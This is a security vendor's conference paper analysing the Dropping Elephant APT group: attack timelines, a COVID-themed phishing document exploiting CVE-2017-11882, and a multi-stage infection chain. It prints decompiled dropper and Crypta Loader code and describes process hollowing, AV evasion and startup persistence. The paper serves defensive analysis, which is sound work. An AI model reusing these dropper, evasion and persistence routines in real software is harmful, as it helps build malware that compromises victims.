vb 2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

DROPPING ELEPHANT NEVER DROPPED

Ye Jin

Kaspersky, China

ye.jin@kaspersky.com

ABSTRACT

In the past year, we have seen geopolitical conflicts intensify worldwide. With these incidents, more and more APT attacks have appeared. One of the hottest areas is India and its surrounding countries. Over the years, we have been tracking the activities of relevant APT organizations in the area, including Bitter, Dropping Elephant, Origami Elephant, Sidewinder and Confucius. Among them, Dropping Elephant has been particularly active this year. We have captured interesting campaigns and found thousands of samples.

Based on this large-scale sample set, we have been able to extract a large volume of metadata, which has enabled us to perform statistical analysis and discover the working patterns of the actor. We used the data of OSTI, our own telemetry information and sample compile time to cross-analyse and try to determine a relatively accurate attack timeline.

We also summarized the various initial attack methods the group had used. The delivery method and chosen targets in Pakistan and China remained consistent. We spotted infection chains consisting of Crypta, CSCrypta, PubFantacy and Quasar legacy RATs in campaigns, but Dropping Elephant still uses JakyllHyde as its main attack tool. The group continues to slowly update its toolset, as usual focusing on avoiding detection – for example, a rewritten PubFantacy used in recent attacks managed to beat binary similarity analysis and the newly spotted TurboAlp malware is not attributable when detected out of context. However, since Dropping Elephant still uses Crypta Loader as the loader, the group's efforts to avoid detection fall somewhat short.

An interesting observation in that regard is the similarity between two backdoors developed by the group using different programming languages. We expect to see different Dropping Elephant malware written in more programming languages in the future. The group continues to use legitimate certificates to keep malicious programs from detection. In summary, Dropping Elephant has stable resource support and consistent goals.

TECHNICAL DETAILS

Background

From the second half of 2021, we have captured a large number of Dropping Elephant samples, and we have seen that Dropping Elephant continues to upgrade its exposed weapons. In order to test attack tools, developers have uploaded many samples to public multi-engine scanning platforms. In terms of the geographic distribution of infections, Pakistan and China are still the main targets.

Timeline

Unlike regular APT groups, Dropping Elephant has developed a large number of POC samples to test how to bypass anti-virus detection. Sometimes the compilation interval between different samples is only a few minutes. We assume that the main part of the sample set comprises POCs, in which case the time to compile or detect is not close to attack time, but development time. To avoid being tricked by with fake compile times, we tested the compilation time and detection time of some samples, and in most cases the two were very close. Therefore, we believe that compile-time correctness is credible. Through these POC samples, we found some interesting timeline patterns.

We gathered one and a half years of attack event data, statistically analysed over a time span of days and months. It was clear that there was a peak in October 2021. We can also see some public reports of an intensive wave of attacks from Dropping Elephant at that time.




Figure 1: Daily stats showing a peak in October 2021.




Figure 2: Monthly stats showing a peak in October 2021.

Then we analysed the detection time (GMT) each day (within 24 hours).




Figure 3: Hourly stats (GMT).

Since Dropping Elephant has been attributed several times by different vendors, we know that victims and attackers are unlikely to be in the GMT time zone, so this statistic may not be interpretable. Let's fix the time zone and look again.

It is known that the attackers may have come from the Indian subcontinent, so we shifted the time zone to GMT+5. Now, when we look at the distribution of activity we can find a reasonable explanation: developers start working at 09:00, start lunch at 13:00, and stop working around 18:30. The activity perfectly matches the working hours of people in the GMT+5 time zone. This strongly supports our guess that the compilation time of the POC samples reflects the working hours of the developers. As you can see, they have a nice boss because they don't appear to work overtime!




Figure 4: Hourly stats (GMT+5).

Let's dive into the samples and reveal more details through reverse analysis. We start with the two most representative initial infections and drill down to analyse the variation of Dropping Elephant samples.


Initial infection or spreading

First, we look at how the threat infected its victims and how it may spread to infect others.

MD5	File name	Modified time	Author	Last saved user
ed6a54eb5a2a58a43b60241066bbdb76	Vaccination Drive For Government Employees and Family.rtf	2021/7/17	User	AM-HT&CU-PMT-Labs Syed Irfan

Dropping Elephant began to launch phishing attacks using the theme of the COVID-19 epidemic. The samples were obtained from public channels. The information about the last saved user tells us that it was in a material testing company in Pakistan; the target of the attack is likely to be this company.

Dropping Elephant delivered malicious RTF documents through spear-phishing emails and started to exploit CVE-2017-11882 to attack the *Office* suite, triggering Shellcode and then loading backdoor code. The backdoor is JakyllHyde. We note that the sample uses a certificate that we have exposed before.



Vaccination Drive For Government Employees and Family.rtf [Compatibility Mode] - Microsoft Word

MINISTRY OF NATIONAL HEALTH SERVICES REGULATIONS AND COORDINATION

Government of Pakistan


Special Vaccination Drive for Government Employees and Family Members

S.No.	Employee Details	
1.	*CNIC NO. (13 digits without spaces and dashes)*	
2.	*Name*	
3.	*Department*	

Figure 5: Decoy document.

According to statistics, the vast majority of Dropping Elephant's attacks in the past year have exploited the CVE-2017-11882 vulnerability, and apparently Dropping Elephant has updated its attack suite.

We have also seen many multi-stage attack execution flows with flexible composition.



Phishing Mail
Initial infection RTF (CVE-2017-11228)
Initial infection exe Dropper (RAR self-extracting file)
Initial infection exe Dropper (custom executable file)
multi-stage attack type 1
multi-stage attack type 2
multi-stage attack type 3

Figure 6: General execution flow.




Figure 7: Multi-stage attack execution flow – type 1.




Figure 8: Multi-stage attack execution flow – type 2.




Figure 9: Multi-stage attack execution flow – type 3.

Taking type 3 as an example[1], we see that the attacker uses a female avatar as the icon of the exe to lure the target to click on the initial program, then opens a picture to confuse the target and deploys Crypta Loader at the same time.





Figure 10: Picture displayed to confuse the target.

MD5	578d9f0ced02ee2f03ad3484628671d7
SHA1	9b54a4928d2a5a152ac9d85d51e712905a5af0c9
SHA256	6ddf7b13312987ed7d85ff6795f279d4c09ef67e7895a84254e53776a7ea9873
Link time	2021-06-01 18:20:38
File type	PE32 executable (GUI) Intel 80386, for MS Windows
File size	684 KB
File name	Tani_Khan_Matrimonial_profile_picture_for_email_circulation_4.exe

Dropped files:


```
%CurrentDirectory%\Muneeza Mukkarum.jpg
%AppData%\Microsoft\Windows\Update Rasdial.exe
```



```
GetEnvironmentVariableA("appdata", Buffer, 0x3E8u);
memset(_jpg, 0, sizeof(_jpg));
CurrentDirectoryA = GetCurrentDirectoryA(0x104u, _jpg);
lstrcatA(_jpg, "\\Muneeza Mukkarum.jpg");
strcpy(ModuleName, "kernel32.dll");
v7 = 12;
ModuleHandleA = (int)GetModuleHandleA(ModuleName);
strcpy(String2, "LoadLibraryA");
v6 = 12;
dword_478B54 = (int (__stdcall *)(_DWORD))sub_401210(ModuleHandleA, String2);
strcpy(v13, "Shell32.dll");
v5 = 11;
v3 = dword_478B54(v13);
lstrcpyA(v12, "TifmmFyfdvufB");
for ( i = 0; i < 13; ++i )
  --v12[i];
ShellExecuteA = (HINSTANCE (__stdcall *)(HWND, LPCSTR, LPCSTR, LPCSTR, LPCSTR, INT))sub_401210(v3, v12);
hFile = CreateFileA(_jpg, 0x40000000u, 0, 0, 3u, 0, 0);
if ( hFile == (HANDLE)-1 )
{
  hFile = CreateFileA(_jpg, 0x40000000u, 0, 0, 2u, 0, 0);
  WriteFile(hFile, &pic_data_419770, 0x2AFEBu, &NumberOfBytesWritten, 0);
  CloseHandle(hFile);
  return (int)ShellExecuteA(0, "open", _jpg, 0, 0, 3);
```

Figure 11: Drop and open picture.

[1] https://mp.weixin.qq.com/s?__biz=MzUyMjk4NzExMA==&mid=2247487992&idx=1&sn=fa6993e6c72c85a4a30d45aa0b36fb86.



```
GetEnvironmentVariableA("AppData", appdata_1, 0x104u);
strcpy(ms_win_update, "\\Microsoft\\Windows\\Update");
lstrcatA(appdata_1, ms_win_update);
CreateDirectoryA(appdata_1, 0);
GetEnvironmentVariableA("AppData", _path_Rasdial_exe, 0x104u);
strcpy(Rasdial_exe, "\\Microsoft\\Windows\\Update\\Rasdial.exe");
lstrcatA(_path_Rasdial_exe, Rasdial_exe);
_path_microsoft_dat[0] = 0;
memset(&_path_microsoft_dat[1], 0, 0x103u);
GetEnvironmentVariableA("AppData", _path_microsoft_dat, 0x104u);
lstrcatA(_path_microsoft_dat, "\\microsoft.dat");
result = FindFirstFileA(_path_Rasdial_exe, &v14);
v9 = result;
if ( result == (HANDLE)-1 )
{
  if ( CreateFileA(_path_microsoft_dat, 0xC0000000, 0, 0, 3u, 0, 0) == (HANDLE)-1 )
  {
    hFile = CreateFileA(_path_microsoft_dat, 0x40000000u, 0, 0, 2u, 0, 0);
    WriteFile(hFile, &file_data_444760, 0x339F1u, &NumberOfBytesWritten, 0);
    CloseHandle(hFile);
    Sleep(0x7530u);
    h_microsoft_dat = 0;
    h_microsoft_dat = CreateFileA(_path_microsoft_dat, 0x80000000, 0, 0, 3u, 0, 0);
    Rasdial_data[0] = 0;
    memset(&Rasdial_data[1], 0, 0x339F0u);
    ReadFile(h_microsoft_dat, Rasdial_data, 0x339F1u, &NumberOfBytesRead, 0);
    CloseHandle(h_microsoft_dat);
    Sleep(0x3E8u);
    hObject = 0;
    hObject = CreateFileA(_path_Rasdial_exe, 0x40000000u, 0, 0, 2u, 0, 0);
    WriteFile(hObject, Rasdial_data, 0x339F1u, &v1, 0);
    CloseHandle(hObject);
```

Figure 12: Drop and run next-stage malware, Rasdial.exe (Crypta Loader).


It can be seen that the dropper first extracts the data from its own file and writes it to '%AppData%\Microsoft\Windows\Update\microsoft.dat', then it reads the data from microsoft.dat and finally it writes it to the Rasdial.exe file. This may also be done to avoid regular AV behaviour detection.

In general, Dropping Elephant's attack in the initial stage is more flexible. Sometimes the Shellcode will directly release JakyllHyde, and sometimes it will write a one-time release program, and then use multi-level loading to deliver the final RAT.

First-stage payload – Crypta Loader

MD5	13871a0ca072473e646f147c11c054ea
SHA1	6bca833665b96689a2f4e39ab3c24419bdd6c5f0
SHA256	fd922e23885a113368e7e21558b2d4d972009f8d666f2776169ed7f9bbf5737b
Link time	<modified, invalid>
File type	PE32 executable (GUI) Intel 80386, for MS Windows
File size	207 KB
File name	Rasdial.exe

The Rasdial.exe malicious program itself is Crypta Loader. Its main function is to detect AV and choose an evasion scheme, then decrypt the resource file with ID 10, and load the final malicious program through process hollowing to avoid being killed. The main codes are still used in the most recently captured version. The malware loaded in this example is a brand-new RAT developed in Delphi, which we call TurboAlp, which we will analyse in detail later.




```
LockResource = (int (__stdcall *)(_DWORD))GetProceAddr((int)LibraryA_0, String1);
memset(v39, 0, sizeof(v39));
qmemcpy(v39, "SizeofResource", 14);
SizeofResource = (int (__stdcall *)(_DWORD, int))GetProceAddr((int)LibraryA_0, v39);
v29 = FindResourceA(0, 10, 10);
a1[1] = SizeofResource(0, v29);
encrypted_payload = LoadResource(0, v29);      // Read encrypted StrongChilly
*a1 = LockResource(encrypted_payload);
v32 = FindResourceA(0, 20, 10);
a1[3] = SizeofResource(0, v32);
v8 = (void *)LoadResource(0, v32);             // Read decryption key
a1[2] = ::LockResource(v8);
```

Figure 13: Load encrypted TurboAlp from resource.

Next, it escalates privileges to ensure the ability to read and write across processes, then hijacks the IAT of the system module to bypass some AV hook mechanisms, and finally copies itself to the path '%ProgramData%\ProgramDataUpdate\dwm.exe'. It creates a shortcut in the '%startup%' directory through the COM interface and points to this path to complete the persistence action.

It is worth mentioning that some new persistence techniques have been added in recent attacks. Depending on the AV installed on the host, it chooses an implementation for auto-running.

